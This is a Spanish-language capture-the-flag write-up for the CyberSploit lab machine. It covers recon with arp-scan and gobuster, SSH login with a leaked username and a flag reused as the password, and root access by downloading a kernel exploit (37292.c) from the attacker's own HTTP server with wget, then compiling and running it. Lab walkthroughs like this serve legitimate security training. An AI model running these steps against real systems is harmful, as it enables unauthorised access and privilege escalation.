


# Maquina cybersploit

La máquina trata de encontrar 3 flags como la mayoría que hemos hecho.

Lo primero será ejecutar el comando `arp-scan -I eth0 --localnet --ignoredups` vemos que en mi caso hay una ip que podria ser la pagina victima la cual vamos a acceder



en ella vamos a ver si hay pistas a la vista inspeccionando elemento, probando robots, la metodología de siempre.

inspeccionando el elemento veremos que hay un usuario que nos da que posiblemente sea el de la maquina asi que lo guardamos en nuestro vitacora. No vemos nada más asi que el siguiente paso siempre es gobuster para encontrar directorios ocultos en la web.

Ejecutamos el comando: `gobuster dir -u http://10.40.2.11/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt` (donde 10.40.2.11 ponemos la ip de la victima en mi caso la .11)

```

35 <!-- jQuery first, then Popper.js, then Bootstrap JS -->
36 <script src="https://code.jquery.com/jquery-3.5.1.slim.min.js" integrity="sha384-DfXdz2htPH0lsS
37 <script src="https://cdn.jsdelivr.net/npm/popper.js@1.16.0/dist/umd/popper.min.js" integrity="s
38 <script src="https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/js/bootstrap.min.js" integrity=
39 <pre> 
40 </pre>
41 <pre>
42 <h4> LOL ! hahahhahahaha.....<h4>
43 <h5> You should try something more ! <h5>
44 </pre>
45
46
47
48 <!-------username:itsskv----->
49 </body>
50 </html>
51

```

nos da los directorios /hacker, robots, y index. El mas interesante es el hacker y robots asi que vamos a echar un vistazo haber que encontramos. En robots vemos un texto largo que parece estar en Base64 asi que usaremos una buena herramienta como CyberChef para descifrarla.

y nos da la primera flag =

**Good Work !**

**Flag1: cybersploit{**  
**youtube.com/c/cybersploit}**

ahora haremos un nmap sencillo para ver que puertos son vulnerables en esta maquina, normalmente son el **80 y el 22 (ssh)**, el comando es el siguiente: **nmap -sV -sC 10.40.2.11**

este paso es poco intuitivo y cada uno puede tardar mas o menos pero usando la lógica de que la primera flag te da el acceso a la siguiente, repasando tenemos el usuario y falta la contraseña que como antes he dicho la flag te lleva a la siguiente asi que probando esto **cybersploit{youtube.com/c/cybersploit}** como contraseña mediante ssh con el siguiente

**comando: ssh itsskv@10.40.2.11**, vemos que estamos dentro haremos un ls para ver que tenemos y podemos ver que tenemos la flag numero 2 pero esta en binario en cyberchef volveremos a descifrarlo.

**FLAG 2 ==>**


good work !

flag2: cybersploit{https:t.me/cybersploit1}

tenemos 2 flags falta la ultima asi que toca labor de investigación para poder encontrarla, veremos que vulnerabilidades tiene con searchsploit por ej pero lo primero es informarnos del sistema que tenemos, podemos hacerlo con **uname -a**

y searchsploit ubuntu 12.04.5 ya que es la version del sistema de la maquina y vemos que tiene una vulnerabilidad en el kernel con el cual podemos hacer escalado de privilegios. Para ello deberemos descargarnos el exploit, pero antes deberemos abrir un servidor en paralelo para que la maquina victima se conecte a la nuestra y descargarse el exploit, se hace con el comando

- **python -m http.server 8080**



```
(root@kali)-[/tmp]
# python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.40.2.11 - - [20/Jan/2024 12:51:26] "GET /37292.c HTTP/1.1" 200 -
```

XAVI

una vez hecho vamos a la maquina victima y ponemos el siguiente comando

- **wget http://10.40.2.9:8080/37292.c** donde la ip es la ip de mi maquina OJO no la de la web.

tendremos descargado ya el exploit, lo siguiente es convertirlo en ejecutable y para eso ejecutaremos el siguiente comando:

- **gcc 37292.c -o xploit (xploit es el ejecutable podeis poner el nombre que querais)**
- y por ultimo ejecutamos **./xploit** en mi caso

si hemos seguido bien todos los pasos saldra lo siguiente:

spawning threads

mount #1

mount #2

child threads done

/etc/ld.so.preload created

veamos si tenemos permisos de root con

- **whoami**

en efecto somos root ahora tendremos que buscar la ultima flag intuimos que esta en /root ya que suele estar ahi y en efecto con un ls nos sale finalflag.txt hacemos un cat y bingo tenemos la ultima flag y por lo tanto la maquina completada.

```
itsskv@cybersploit-CTF:~$ ls
Desktop Documents Downloads examples.desktop finalflag.txt flag2.txt Music Pictures Public Templates Videos
itsskv@cybersploit-CTF:~$ cat finalflag.txt

  _____
 /  _  _  \
|  _ \|  | | | |
| |_) | | |
|  _  \|  | |
|_| \_| \_| \_|

(c|o|n|g|r|a|t|u|l|a|t|i|o|n|s)

flag3: cybersploit{Z3X21CW42C4 many many congratulations !}

if you like it share with me https://twitter.com/cybersploit1.

Thanks !
itsskv@cybersploit-CTF:~$
```

**FLAG 3 ==>**

```

/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\
(c|o|n|g|r|a|t|u||a|t|i|o|n|s)
\
/V/V/V/V/V/V/V/V/V/V/V/V/V/V\_/

```

```
flag3: cybersploit{Z3X21CW42C4 many many congratulations !}
```

if you like it share with me <https://twitter.com/cybersploit1>.